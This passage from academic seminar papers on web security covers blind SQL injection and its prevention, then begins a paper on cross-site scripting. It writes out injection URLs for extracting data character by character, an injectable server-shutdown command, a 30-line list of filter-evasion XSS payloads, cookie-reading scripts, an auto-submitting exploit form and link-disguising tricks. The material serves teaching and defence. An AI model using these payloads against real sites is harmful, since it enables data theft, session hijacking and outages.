There are two different types of error messages a web application can return: The first type is generated by the database management system and directly returned by the web server. These messages were discussed in the previous chapter to reverse engineer the database structure and are often a result of bad SQL syntax or error messages from the SQL Server. To suppress these detailed errors, the web server redirects the request to a generic error message without any detailed information. Some web servers are configured to return this kind of generic error messages to remote client and only return detailed errors to local requests.

The second type of error messages is generated by the web application itself and indicates more professional programming. All exceptions from the database management server or any other failures inside the application are handled by the web application. These types of errors often result in returning generic error messages inside the web application or in redirecting to the main page. This will give the attacker less information about the error occurred and is a much harder target for doing Blind SQL Injection.

At first, attackers have to identify possible security flaws to make Blind SQL Injection work which is not very different from standard SQL Injection. To illustrate how to identify injection vulnerabilities let us have a look at the following example: Many companies use Content Management Systems (CMS) to maintain their website and to dynamically build it. In many cases, companies use CMS systems to implement a dynamic news system for publishing up-to-date information. Each news entry is stored in a database and may be identified by a unique `ID`. For example, a news entry with `ID=3` can be accessed by an URL as mentioned is Listing 3.20.

```
1 http://www.company.com/getNews.aspx?newsID=3
```

Listing 3.20: URL with parameter

This parameter is inserted into a dynamically generated SQL query (see Listing 3.21) and sent to the SQL database management system for execution.

```
1 "SELECT␣*␣FROM␣news␣where␣id=" + newsID
```

Listing 3.21: Dynamically built SQL query

After query execution, the database server returns the third news entry back to the web application. To determine if this web application is vulnerable to SQL Injection, the attacker can append an extra condition to the URL as shown in Listing 3.22.

```
1 http://www.company.com/getNews.aspx?newsID=3 AND 1=1
```

Listing 3.22: URL with injected parameter

Secure web applications reject this request because the given `ID` value `3 AND 1=1` will cause a type mismatch error and will not return any news entry. If the web application is vulnerable to SQL Injection, the specified news entry with `ID=3` is returned. The injected `WHERE` condition `1=1` is always true and can be appended without any effects to the query. By exploiting this vulnerability, the attacker can attempt to append any Boolean expression to the URL. If a record is returned the injected condition is true otherwise false. The following example tries to illustrate the process to test the current database user account to be `dbo`. Listing 3.23 exposes an URL that appends a subquery to the newsID parameter.

```
1 http://www.company.com/getNews.aspx?newsID=3 AND (Select user) = 'dbo'
```

Listing 3.23: URL with injected parameter

It is also possible to retrieve the username one character at a time. This subquery also selects the user and passes the value to SQL's `substring` function. Substring returns the first character of the query result. The `lower` function simply converts characters to lower

case and finally `ascii` returns the ASCII value of this character. The greater-than sign compares the ASCII value to the given integer (for example `'d'=ascii(100)`). If a record is returned, the character is greater than 99 (`'c'`). Listing 3.24 illustrates an URL to verify that the first character of the database user string is greater than `'c'`. By making multiple requests with different ASCII values, the correct letter can be discovered.

```
1 http://www.company.com/getNews.aspx?newsID=3 AND
    as-cii(lower(SUBSTRING((Select user), 1, 1))) > 99
```

Listing 3.24: URL with injected parameter

Discovering names, character by character takes much effort but can easily be automated by scripts and other tools. As you can see, disabling detailed error messages is no protection against SQL Injection and really no good approach to make the web application secure. The attacker does not gather information by detailed error messages from the server, but instead by asking the server specific questions which can be answered true or false. Blind SQL Injection is much harder to apply, but once a security flaw is encountered, it can be exploited by known SQL Injection techniques. Blind injection attacks are not limited to numerical fields and can also be used with textual input. Many web applications on the Internet are still vulnerable against this technique. [7, 14, 15, 20]

3.4.3 Stored Procedures

Out-of-the-Box Oracle and Microsoft SQL-Servers have many stored procedures already preinstalled. They can be called inside any query to perform the desired task. Depending on the permission of the web application's database user none, only a few or all stored procedures can be executed. Many websites use the system account when logging into SQL Server which has full system access and can completely maintain the database. Depending on what task the attacker tries to perform and how the database is configured, no data will be retrieved and returned to the attacker. One very powerful command of SQL server causes the database system to shut down immediately (see Listing 3.25).

```
1 shutdown with nowait
```

Listing 3.25: SQL command to immediately shutdown the server

This command can be injected by known SQL Injection techniques and result in significant effects to the database server. To restart the server, all dependent system services have to be restarted. Procedure injection into a vulnerable query is much easier than regular query injection because the hacker does not need much information about the database structure. For calling system maintenance tasks, it is irrelevant which tables and columns exist and what data types they have. Normally, there are stored procedures to call any system command, load and save files, upload files to other servers, create custom stored procedures and many more. The impact from each stored procedure depends on user privileges on the server system. [15, 22, 21]

3.5 Prevent SQL Injection

It is important to realize that SQL Injection attacks are not limited to any specific database management system or vendor. Microsoft SQL, Oracle, MySQL, DB2 and others are vulnerable. Database management systems cannot differentiate between trusted SQL queries and injected code from the web application. Injection attacks are possible because the language contains a number of powerful features making it flexible, but also susceptible for attacks: For example, SQL statements can be embedded inside another query, the ability to run multiple queries in batch and to query metadata from the database. In general, the more powerful the specific database dependent SQL dialect is, the more vulnerable is the database against attacks. Besides, there is no limitation in the backend server dynamic content technology or framework such as ASP.NET, JSP, PHP, RubyOnRails etc. [15, 24, 16]

3.5.1 Input Validation

Input validation can be a complex task and developers should always assume that user input is evil. To secure a web application against SQL Injection, input supplied from the user should never be used without proper validation. Typically, not paying enough attention to validate and modify input during the development process can lead to disastrous results. There are two basic approaches for validating user input: On the one hand, developers can specify a list of allowed characters or, on the other hand, they can specify a list of forbidden characters. To validate user input, each single character has to be thoroughly checked. Many Internet tutorials suggest escaping single quotes with a double quote solves all the problems. In fact, this is not true and only applies for string fields. Normally, each web application has some numerical or date fields which still remain vulnerable. The approach to disallow some characters is very critical because you can miss a character or the attacker can try to escape filtered chars. It is much better to validate user inputs with a list of allowed characters and with a maximal length. Input boxes for specifying a year, for instance, should be exactly four digits in length. This kind of validation is typically realized with regular expressions (regex). Listing 3.26 demonstrates a simple reqex to validate strings composed of ten to 20 alphabetical characters.

```
1 [a-zA-Z]{10,20}
```

Listing 3.26: Regular expression to validate user input

It is important to notice, that input validation is only one approach of a multi-layer SQL Injection prevention process. [2, 14, 15, 22, 24, 8, 16]

3.5.2 Parameterized Queries

Dynamically generated SQL queries are very powerful and do not need much effort. All vulnerabilities previously discussed in this paper rely on dynamic concatenated SQL code and user-supplied values. One of the best methods to prevent SQL Injection attacks is to separate the SQL code from the user data. This approach is called parameterized queries and prevents commands inserted in input boxes to be executed. The disadvantage is that there can be performance impacts due to more method calls inside the backend server. Parameterized queries are great for fast development processes and database servers without stored procedure support. A small ASP.Net/C# example is shown in Listing 3.27 to retrieve all information from the database table `users` for a specific `username`.

```
1 SqlCommand cmd = new SqlCommand("SELECT␣*␣FROM␣users␣where␣
      username=@user", conn);
2 cmd.CommandType= CommandType.Text;
3 SqlParameter param = new SqlParameter("@user",SqlDbType.VarChar,100);
4 param.Direction=ParameterDirection.Input;
5 param.Value = USERNAMEINPUTBOX;
6 cmd.Parameters.Add(param);
7 --EXECUTE COMMAND AND GET RESULTS
```

Listing 3.27: Parameterized Query to prevent SQL Injection

However, if supported by the database server, stored procedures should be used for the added ability to restrict user permissions and for performance reasons. Stored procedures are precompiled during creation and make it impossible for user input to modify the current SQL query. The SQL statement in Listing 3.28 creates a custom stored procedure called `getUserInfo` which is identical to the SQL query in Listing 3.27. Listing 3.29 shows how to access this stored procedure by a small ASP.Net/C# example.

```
1 CREATE PROC getUserInfo
2 @user VARCHAR(100)
```

```
3 AS
4   SELECT * FROM users
5   WHERE username=@user
```

Listing 3.28: GetUserInfo stored procedure

```
1 SqlCommand cmd = new SqlCommand("getUserInfo", conn);
2 cmd.CommandType= CommandType.StoredProcedure;
3 SqlParameter param = new SqlParameter("@user",SqlDbType.VarChar,100);
4 param.Direction=ParameterDirection.Input;
5 param.Value = USERNAMEINPUTBOX;
6 cmd.Parameters.Add(param);
7 --EXECUTE COMMAND AND GET RESULTS
```

Listing 3.29: Stored procedure query to prevent SQL Injection

It must be noted that only one vulnerable SQL query can suffices to make the whole web application vulnerable to SQL Injection attacks. Therefore, all SQL queries inside the web application have to be checked thoroughly and every dynamic SQL query shall be replaced by a parameterized query. [14, 15, 24, 8]

3.5.3 User Privileges

Restricting user privileges is another very important part of the security multi-layer approach. Many websites use a system administrator account when connecting to the database from the web application. This is a bad practice as this account can completely maintain the database and has full access to all tables. It is a securer idea to create a custom web application user account with limited privileges to access the database. Typically, this account can only access tables and stored procedures needed by the web application and has no access to other information on the database server. For example, a Content Management System which only returns news entries does not need updating or deleting privileges and will most often only access one or two stored procedures. This can limit the risk of possible data loss. [15, 24, 8]

3.5.4 Generic Error Messages

SQL Injection is much easier by gathering information about the database through detailed error messages. As previously discussed in this paper, hiding the error messages does not make the application secure, but it is best practice to give the hacker as little information as possible. Developers have to find a way to return generic error messages but also tell the user what has to be done. It is important to include exception handlers inside the application to catch errors from the database. In addition, unhandled exceptions shall only return minimal information (see Figure 3.4). Any debug information or other details must not be uncovered to potential hackers. [15, 24, 8]

3.6 Summary

SQL Injection attacks can result in very serious problems for any kind of businesses. Hackers can steal sensitive user information and business intelligence data from database servers which can result in companies going out of business. Web application security is essential in any software development lifecycle and definitely not an add-on after the product reaches "Ready to Market" status. It is also important to realize that SQL Injection attacks are not limited to some special database servers such as Microsoft-SQL, Oracle or MySQL and also not limited to backend server technologies like ASP.Net, php or JSP. Solely hiding error




Fig. 3.4: Custom error message 500 - internal server error

messages is not an approach to make web applications secure and does not prevent SQL Injection.

Protecting web applications against injection attacks is not very difficult. The multi-layer security approach described in this paper can help to develop more secure webapps. Keep in mind to validate each user input and replace dynamic SQL statements with parameterized queries or stored procedures as often as possible. Limiting user privileges and only returning generic error messages is also necessary to make applications more secure.

References

[1] Michael Sutton, Jeremiah Grossman, Sergey Gordeychik, and Mandeep Khera. Web application security statistics. 2006. Online available at http://www.webappsec.org/projects/statistics [accessed 2008-02-01].

[2] Jeremiah Grossman. Ten things you should know about website security. Technical report, WhiteHat Security, May 2007. Online available at http://www.whitehatsec.com/home/assets/WP10things0507.pdf [accessed 2008-02-01].

[3] Jeremiah Grossman. The top five myths of website security. Technical report, WhiteHat Security, February 2007. Online available at http://www.whitehatsec.com/home/assets/WP5myths041807.pdf [accessed 2008-02-01].

[4] Wikipedia Community. Web application — Wikipedia, The Free Encyclopedia, 2008. Online available at http://en.wikipedia.org/wiki/Web_application [accessed 2008-01-02].

[5] Tom Stracener and Mandeep Khera. Application security trends report. Technical report, Cenzic, 2007. Online available at http://www.cenzic.com/pdfs/Cenzic_AppSecTrends_Q3-07.pdf [accessed 2008-02-01].

[6] Brian Hatch. Ssl is not a magic bullet. April 23 2002. Online available at http://www.itworld.com/nl/lnx_sec/04232002/pf_index.html [accessed 2008-02-01].

[7] Jeremiah Grossman. Website security 101. Technical report, WhiteHat Security, June 2007. Online available at http://www.whitehatsec.com/home/assets/WPweb1010607.pdf [accessed 2008-02-01].

[8] J.D. Meier, Alex Mackman, Michael Dunner, Srinath Vasireddy, Ray Escamilla, and Anandha Murukan. *Improving Web Application Security*, 1.0 edition, June 30 2003. Online available at http://msdn2.microsoft.com/en-us/library/ms994921.aspx [accessed 2008-02-01].

[9] Robert Auger, Sacha Faust, Jeremiah Grossman, Bill Pennington, and Caleb Sima. Threat classification. Technical report, Web Application Security Consortium, 2004. Online available at http://www.webappsec.org/projects/threat/v1/WASC-TC-v1_0.pdf [accessed 2008-02-01].

[10] Linda Rosencrance. R.i. government site hacked, credit card numbers stolen. January 30 2006. Online available at http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=108199 [accessed 2008-02-01].

[11] Julie Creswell and Eric Dash. Banks unsure which cards were exposed in breach. June 21 2005. Online available at http://www.nytimes.com/2005/06/21/business/21card.html [accessed 2008-02-01].

[12] Wikipedia Community. SQL Injection — Wikipedia, The Free Encyclopedia, 2008. Online available at http://en.wikipedia.org/wiki/Sql_injection [accessed 2008-01-02].

[13] Robert Auger, Sacha Faust, Jeremiah Grossman, Bill Pennington, and Caleb Sima. [sql injection] threat classification. 2004. Online available at http://www.webappsec.org/projects/threat/classes/sql_injection.shtml [accessed 2008-02-01].

[14] Hewlett-Packard. Blind sql injection: Are your web applications vulnerable? Technical report, Hewlett-Packard Development Company, October 2007. Online available at https://h10078.www1.hp.com/cda/hpdc/navigation.do?action=downloadPDF&zn=bto&cp=54_4012_100__&caid=14157 [accessed 2008-02-01].

[15] Hewlett-Packard. Sql injection: are your web applications vulnerable? Technical report, Hewlett-Packard Development Company, October 2007. Online available at https://h10078.www1.hp.com/cda/hpdc/navigation.do?action=downloadPDF&zn=bto&cp=54_4012_100__&caid=14163 [accessed 2008-02-01].

[16] SearchSecurity.com. Web application attacks learning guide, September 2006. Online available at http://searchsecurity.techtarget.com/searchSecurity/downloads/WebappattacksLG.pdf [accessed 2008-02-01].

[17] Wikipedia Community. Relational database management system — Wikipedia, The Free Encyclopedia, 2008. Online available at http://en.wikipedia.org/wiki/RDBMS [accessed 2008-01-02].

[18] Wikipedia Community. SQL — Wikipedia, The Free Encyclopedia, 2008. Online available at http://en.wikipedia.org/wiki/Sql [accessed 2008-01-02].

[19] Art Branch Inc. Sql tutorial - learn sql, 2004. Online available at http://www.sql-tutorial.net [accessed 2008-01-02].

[20] Ofer Maor and Amichai Shulman. Blindfolded sql injection. Technical report, IMPERVA, 2003. Online available at http://www.imperva.com/docs/Blindfolded_SQL_Injection.pdf [accessed 2008-02-01].

[21] SK. Sql injection walkthrough, May 26 2002. Online available at http://www.securiteam.com/securityreviews/5DP0N1P76E.html [accessed 2008-02-01].

[22] Chris Anley. Advanced sql injection in sql server applications. Technical report, NGSSoftware Insight Security Research, January 31 2001. Online available at http://www.ngssoftware.com/papers/advanced_sql_injection.pdf [accessed 2008-02-01].

[23] Acunetix. Sql injection: What is it?, 2008. Online available at http://www.acunetix.com/websitesecurity/sql-injection.htm [accessed 2008-02-01].

[24] Paul Litwin. Stop sql injection attacks before they stop you, September 2004. Online available at http://msdn.microsoft.com/msdnmag/issues/04/09/SQLInjection/default.aspx?loc=en [accessed 2008-02-01].

4

XSS – Cross Site Scripting

Abstract. XSS is an attack to dynamic websites which is currently booming, because of the uprising Web2.0. In this paper, we show how XSS works and which vulnerabilities it uses. An attack to a website will be explained, and how this could be done automatically. Also, we will discuss some measures on how users and websites can avoid XSS attacks. At last, we give some actual examples of XSS vulnerabilities.

Michael Blumenstein, University of Kassel
Wilhelmshöher Allee 73, D-34121 Kassel, Germany
M.Flower@gmx.de

4.1 Introduction

4.1.1 Internet today

The current Internet has taken an important role in normal life for many people. Almost everybody daily checks it for news, information about the weather, and so on. The Internet has evolved with online shops where everything can be bought, so no one even needs to get outside of his house. Everybody can buy and sell on online auction houses. Online banking is provided by many financial institutes. Social networking sites like Facebook or studiVZ are especially booming. There are even online Desktops, where data can be kept available from everywhere. The Web 2.0 keeps moving into our daily life.

It is especially critical, if a malicious person would get access to these online resources. If somebody gets access to an online banking account, he could transfer money or even empty it completely. With online shopping, a malicious person can order goods on the accounts of a foreigner. On online auction houses, there can be bogus offers in the name of the account owner. All the private data that is kept on an online desktop should not be available to third parties.

Since a long time, there are warnings about viruses, worms and trojans, and advises not to give phishers private information. This has already entered the public knowledge, so there are more protection measures against this threat. But a new threat is already uprising with the web 2.0. A look on the Vulnerability Type Distributions in the CVE [1] report shows that the first 3 places of the found vulnerabilities in 2006 are taken by website vulnerabilities. XSS, SQL Injection and PHP Include are summing up to 45.2%, nearly half of the discovered vulnerabilities.

The big problem on security issues like XSS, SQL Injection and PHP Includes are that client side security measures are meaningless against them, virus scanners, and firewalls

can normally do nothing against such attacks, and even the user is not directly given any information away.

4.1.2 Definition of XSS

XSS stands for Cross-Site Scripting. It is shortened common with XSS to avoid confusing with Cascading Style Sheets. XSS is an attack on a dynamic website, where an attacker baits a victim on a manipulated website. This is done in the most cases with an special link, the attacker has created. If an user clicks on such a link, some infiltrated JavaScript code will be executed on the website. This JavaScript code can send information to another website, which should be under control of the attacker. In most cases, the JavaScript code sends a cookie that contains a session id to this other website. But there are a lot more possible attack targets for XSS.

It is important to mention, that the examples shown later do not work in all browsers, since they are browser dependent. But it is too complex to give a complete list, because it is possible that a vulnerability works in one version of a browser, and with just one update, the flaw is gone.

4.1.3 Some statistics about XSS

The first time that XSS was seen in the web was about 1996, but there exists no detailed information about this. But what can be said for sure is that the boom of XSS just happened the last few years, with the uprising Web 2.0 becoming more important for daily life.

The **Vulnerability Type Distributions in CVE**[1] report shows, that XSS makes just 2.2% of all discovered vulnerabilities in 2001, which means the 11th place. In 2002, XSS already made the second place with 8.7% of all discovered vulnerabilities. Since 2005, XSS is taking the first place of discovered vulnerabilities, and finally, in 2006, XSS made nearly one fifth of the discovered vulnerabilities with 18.5%. Probably this value will even rise further with the expected growth Web 2.0 in the next years. It is important to mention that the estimated number of unreported cases is even greater.

Rank	Total								
Flaw		XSS		buf		sql-inject		php-include	
TOTAL	18809	13.80%	2595	12.60%	2361	9.30%	1754	5.70%	1065
2001	1432	02.2% (11)	31	19.5% (1)	279	00.4% (28)	6	00.1% (31)	1
2002	2138	08.7% (2)	187	20.4% (1)	436	01.8% (12)	38	00.3% (26)	7
2003	1190	07.5% (2)	89	22.5% (1)	268	03.0% (4)	36	01.0% (13)	12
2004	2546	10.9% (2)	278	15.4% (1)	392	05.6% (3)	142	01.4% (10)	36
2005	4559	16.0% (1)	728	09.8% (3)	445	12.9% (2)	588	02.1% (6)	96
2006	6944	18.5% (1)	1282	07.8% (4)	541	13.6% (2)	944	13.1% (3)	913

4.2 XSS Reasons

The question is why should we use XSS to get information? As mentioned in the introduction, users today are aware of the threats that arise from giving information away to strangers. Thus, more and more people are avoiding this. Also, most of the internet users use firewalls and virus scanners which get updated frequently, so it is getting tougher for malicious software. XSS, on the other hand, is completely unknown for many users, and they are not aware of the danger of what can happen if they just click a link, even though they have nothing to download or give information away.

But why should an user be trapped to a manipulated link – would it not be easier just to read a cookie with another special website which is under control of the attacker? Just place some JavaScript code on the website to get a cookie from another website would be too easy, and it is too easy. Getting information of another website with JavaScript is not

possible, because of the Same-Origin-Policy [2]. JavaScript must be used only on elements of the same website. JavaScript can only access contents of a website if domain and port are the same. That means it is impossible for JavaScript to access elements of another website. A cookie can only be read by the website which set it. That is why there is the need to get a cookie or other information with an XSS attack.

The reason that common security solutions on the client side cannot prevent XSS attacks, and that the Same-Origin-Policy is broken by an XSS attack, is why XSS has developed such a potential threat.

4.3 Target of an XSS Attack

With an XSS attack an attacker can basically receive any information from a website, which he wants. The limiting factors are the appropriate XSS vulnerability and the complexity of the necessary JavaScript code for retrieving the information.

4.3.1 Cookie Stealing or Session Hijacking

In most cases of an XSS attack, a cookie is stolen, in which a session id is stored. But what is the purpose of such a session id? Most websites use two tokens to authenticate a user: a user name and a password. For the remainder of his visit to the website, a token will be assigned to him, called session id. This session id is used to authenticate the user on further sub-pages he visits. This session id is usually stored in a cookie. If a third person gets knowledge of a session id, he can surf on the website and will be authenticated as the user the session id belongs to. So he could order goods in the name of this user, in the array of online banking the third person can do banking transfers and so on. One problem is that such a session id is only valid as long as the user is logged in or a session timeout happens. After this, the session id is totally useless. So an attacker has to be quick enough, after he has succeeds to steal a cookie with a session id. Here, an automatic attack is useful that does the work for an attacker and minimizes the time problem. An example of an automated attack can be found under **Automatic XSS attacks** on page 59.

4.3.2 Cross-Site-Request-Forgery (XSRF) or Session Riding

If an attacker on a website only wants to perform certain actions, session riding may be the better choice. Session riding performs commands directly on the website, without being forced to send information to the attacker. The advantage here is that the attacker does not need to be quick enough or an automated attack has to deduct the commands to the website, after a cookie got stolen.

The main difference between XSRF and XSS is that with an XSS attack, the attacker has to execute the commands, with an XSRF attack, the commands will be executed by the browser of the victim when he clicks the link from the attacker. Session riding is when session information are used for an XSRF attack. As a simple example, we can take a command to logout from a website:

```
<script>window.open(http://www.example.lo/actions.php?action=logout)</script>
```

The attacker can also do more serious actions, to provide an auction or to transfer money. The disadvantage here is that the actions taken by the JavaScript code are directly shown to the user in his browser. The function XMLHttpRequest [1], that is supported by most of the current browsers, gives a possibility to do the actions without showing them to the user. [3, 4]

---

[1] See: `http://en.wikipedia.org/wiki/XMLHttpRequest`

4.3.3 Direct Code Injection

Direct Injection code can be used to change the behavior of a Website. Direct Injection code differs from XSRF insofar as that the page can be changed in its behavior, but no action is executed. It can, for example, ad pop-ups on the page, or the user can be redirected to another page. In the case of a redirection, Direct Code Injection can also be used for phishing purposes, as the user is actually surfed the right domain, but got on the wrong page without any notification. [5]

4.4 XSS Attack

4.4.1 Prerequisites for an XSS attack

First a dynamic website is necessary. This websites needs to generate its content to parts or completely from user input. Suitable websites normally accept user input through a form and repeat this input. Here, the most XSS leaks can be found, because of no or improper filtering. So if it is a textbox on a website, which is filled by a variable, and that variable is set via the REQUEST method, but the content is not filtered, then we would have already found an XSS vulnerability. Consider the following example:

```
1  <html>
2  <body>
3  <!-- Form for searching-->
4  <form action="" method="post">
5  <!-- The value of input will be filled into textfield input -->
6  Search: <input type="text" name="input" value="<?php␣echo␣
       $_REQUEST['input'];?>">
7  <input type="submit" value="Send">
8  </form>
9  Sorry, we could not find anything for: <strong><?php echo
       $_REQUEST['input']; ? </strong>.
10 </body>
11 </html>
```

There is a textbox “Search” on this page. This text field can be set by a GET variable named *search*. A link in the form `http://www.example.lo/index.php?search=<content>` might be able to set the variable *search*. It would therefore `content` in the text field. Of course, `<content>` also can use some JavaScript code for the purposes of XSS. This will be explained in more detail in section **GET Method** at page 57

It is not imperatively necessary to set a variable via the GET method for XSS purposes, which is unfortunately a widespread misconception. Also variables set by the POST method can be manipulated. This is explained in section **POST method** on page 57.

4.4.2 Countermeasures of Websites

In order to avoid XSS vulnerabilities, even if user input is displayed, the input must be filtered. One possibility is to allow certain characters, like A-Z, a-z and 0-9. In this case, no XSS vulnerability should exist. However, the possibilities for a normal user are very limited in this case.

If a website has to admit much more characters, it may be too complicated to provide a list of allowed characters (Whitelist). In order to limit the costs, in most cases there will be a blacklist which contains certain characters that are prohibited. However, the risk of an XSS vulnerability on the site grows with the number of allowed characters.

One possibility here is to prohibit all HTML relevant characters or to change these characters in HTML code, for example, the character '`<`' in '`\<`'. Programming languages for

dynamic Web sites often offer matching functions which could do this transformation work. PHP has the function `htmlspecialchar` and `htmlentities` to convert special characters.

Another kind of input filtering is the banning of certain HTML tags like `<script>` or certain words in tags like `JavaScript`. HTML tags can be banned complete, to enable some individual HTML tags, such as links and pictures, they can be wrapped in their own special tags. BBCode[2] is a well-known example out of forums, in which instead of the larger and smaller signs square brackets can be used. These tags are later converted from the website into normal HTML tags. But the more options the user left has, the harder it is to program a secure website XSS.

4.4.3 XSS Vulnerabilities even with Input Filtering

Tag Filtering

If a Web page filters input and tags, or certain words in tags are banned, there can be still enough XSS vulnerabilities. Here is a small excerpt of possibilities to infiltrate a website with JavaScript code without the need of using `<script>` or `JavaScript`. Each row stands for a way: [6]

```
1  <a href=''javas\&\#99;ript\&\#35;[code]''>
2  <div onmouseover``[code]''>
3  <img src=''JavaScript:[code]''>
4  <img dynsrc=''JavaScript:[code]''>
5  <input type=''image'' dynsrc=''JavaScript:[code]''>
6  <bgsound src=''JavaScript:code''>
7  \&<script>[code]</script>
8  \&\{[code\};
9  <img src=\&\{[code]\};>
10 <link rel=''stylesheet'' href=''JavaScript:[code]''>
11 <iframe src=''vbscript:[code]''>
12 <img src=''mocha:[code]''>
13 <img src=''livescript:[code]''>
14 <a href=''about:<s\&\#;ript>[code]</script>''>
15 <meta http-equiv=''refresh'' content=''0;url=JavaScript:[code]''>
16 <body onload=''[code]''>
17 <div style=''background-image: url(JavaScript:[code]''>
18 <div style=''behaviour: url([link to code])'';''>
19 <div style=''binding: url([link to code]);''>
20 <div style=''width: expression([code]);''>
21 <style type=''text/JavaScript''>[code]</style>
22 <object classid=''clsid:...'' cdebase='''JavaScript:[code]''>
23 <style><!--</style><script>[code]//--></script>
24 <!-- -- --><script>[code]</script><!-- -- -->
25 <<script>[code]</script>
26 <img src=''blah''onmouseover=''[code]''>
27 <img src=''blah>'' onmouseover=''[code]''>
28 <xml src=''JavaScript:[code]''>
29 <xml id=''X''> <a> <b> \&lt;script> [code] \&lt;/script>; </b> </a>
       </xml> <div datafld=''b'' dataformatas=''html'' datasrc=''\#X''>
       </div>
30 [xC0][xBC]script>[code][xC0][xBC]/script>
```

Listing 4.1: Auszug aus dem XSS Cheat Sheet

[7]

[2] For example: With [img]adresse.com/bild[/img] an image can be inserted that will be converted later to `<img src="http://example.com/bild" />`.
See also: http://en.wikipedia.org/wiki/BBCode

Input Filtering

If the website is filtering some characters that are necessary for the JavaScript code, but it is possible to use JavaScript, there is a JavaScript function which can help:
`String.fromCharCode(ASCII Value)`

For `ASCII Value` a numerical representation of the character has to be provided, either decimal or hexadecimal representation. If for an XSS attack quotation marks must be used, this method is also needed for current web browsers, because they escape[3] quotes automatically. For example, to show a warning popup in the current Firefox Web browser with the message `XSS` [6], you can use the following code:

```
<script>alert(String.fromCharCode(88,83,83))</script>
```

88 and 83 are the decimal representation the ASCII character X and S. In Section 4.12 you can find an ASCII table where the numerical values are shown.

XSS in Image files

If no JavaScript code can be infiltrated through text input, there can still be some XSS vulnerabilities. On many websites, it is possible to upload own images, for example in a user profile, as an avatar in a forum, etc. If this picture is not sufficiently checked, there can exist a XSS vulnerability. A normal text file can be created, that contains the required JavaScript code. This text file should be renamed to an image file extension that is allowed to upload.

This can work, because browsers do not worry about file endings. So certain browsers can interpret the wrong image file as normal text and in line it to the html code. Take a look on the following example:

```
<html>
<body>
<img src="userpic">
</body>
</html>
```

If the contents of *userpic* is:

```
"><script>alert(document.cookie)</script><"
```

A browser could interpret the following:

```
<html>
<body>
<img src=""><script>alert(document.cookie)</script><"">
</body>
</html>
```

So, a popup with the contents of the cookie will open. This XSS method works probably for very many social engineering sites, forums, wikis, etc. However, this method depends heavily on the browser, some are just showing a broken picture, while others will actually run the JavaScript code.

4.5 Using GET and POST methods

After finding an XSS vulnerability the manipulated site must somehow send to the user. This is where the GET or POST method are used.

[3] Escaping means to convert `'` and `"` to `\'` and `\"`. These quotes can now no longer break out from its attribute.

4.5.1 GET Methode

vulnerable.php

```
1 <html>
2 <body>
3 <?php echo $_REQUEST['var1']; ?>
4 </body>
5 </html>
```

This small PHP script echoes directly the contents of the variable `var1`, which is set by a *REQUEST*. A matching *REQUEST* is as follows:

`http://www.example.lo/vulnerable.php?var1=<script>alert(document.cookie)</script>`

Setting the variable via the URL corresponds to the GET method. The browser would receive this HTML page from the server:

```
1 <html>
2 <body>
3 <script>alert(document.cookie)</script>
4 </body>
5 </html>
```

Instead of `\$_REQUEST['var1']`, also `\$_GET['var1']` could be written in the code, which makes no difference in this case, because `REQUEST` stands for `GET` and `POST`. Sending the user the manipulated website in this manner is a good and simple facility. Because the user sees the link with the correct domain, everything following after the domain name is uninteresting for most users. Therefore, the chances are good that users do not draw suspicion and click on the link.

4.5.2 POST Methode

postvulnerable.php

```
1 <html>
2 <body>
3 <?php echo $_POST['var1']; ?>
4 </body>
5 </html>
```

That is almost the same code as in **vulnerable.php**. With a crucial difference: `\$_POST['var1]'`. This means that the variable `var1` could not be set by an URL, but only with the POST method. This means that they will have to be set by a form. Unfortunately this is a widespread misconception that this code is XSS save. That a variable needs to be set by a form does not mean that the form needs to be send by the same page. So there a user must be lured to a separate page or to a page that can be manipulated with a link. Following form would serve the purpose to exploit the *POST* variable *var1*:

```
1 <html>
2 <body>
3 <form action="http://www.example.lo/postvulnerable.php" method="post">
4 <input type="hidden" name="var1"
    value="<script>alert(document.cookie)</script>">
5 <input type="submit" value="exploit!">
6 </form>
7 </body>
8 </html>
```

If the user clicks on the button *exploit!*, the *POST* variable *var1* will be set on the target website. The result is:

```
1 <html>
2 <body>
3 <script>alert(document.cookie)</script>
4 </body>
5 </html>
```

The additional problem with this, of course, is that the user still needs to be moved to press the button on the other website. But there is already JavaScript used, so it could also be used to send the form automatically and forward the user the origin website:

```
1 <html>
2 <body onload="document.ExploitForm.submit()">
3 <form name="ExploitForm"
    action="http://www.example.lo/postvulnerable.php" method="post">
4 <input type="hidden" name="var1"
    value="<script>alert(document.cookie)</script>">
5 <input type="submit" value="exploit!">
6 </form>
7 </body>
8 </html>
```

Disguising the True Link Target

There can be a problem with links, especially in browsers. If a user moves with the mouse on a link, the true location will be shown in the status bar of the browser. Depending on the browser and its settings, this can also be avoided with JavaScript:

```
1 <html>
2 <body>
3 <a
    href="http://www.example.lo/vulnerable.php?var1=<exploitingContent>"
    onmouseover="window.status='http://www.example.lo/index.php'">Click
    Me!</a>
4 </body>
5 </html>
```

Here the user would be fooled to surf *http://www.example.lo/index.php*, as soon as he clicks on the link. However, this trick is in recent browser not necessarily applicable anymore. Firefox, for instance, has this possibility disabled by default settings. [6]

4.6 Lure a User on a manipulated Page

4.6.1 Social Engineering

Getting a user on a manipulated page is probably not as difficult as it would appear on first sight. As described in the GET method, the link provides the original domain name and users usually do not care about what the domain name follows. Besides there are obviously too much users clicking on any links, what can be seen on the spread of viruses, worms and Trojans. The hardest part is probably to circumscribe the link as alluring as possibly, so many users will click on the link. The link can be distributed by classical spam, or even in forums, wikis, social networking sites etc.

4.6.2 Direct XSS Code

Instead of getting someone to click on a link to get him on the manipulated page, there could also be the possibility saving the JavaScript code permanently on the website. That

may be the case on social networking sites, in forums or other sites where a user can store content accessible to other users. In the very moment in which a user now calls this stored page, the JavaScript code will be executed.

4.7 Automatic XSS attacks

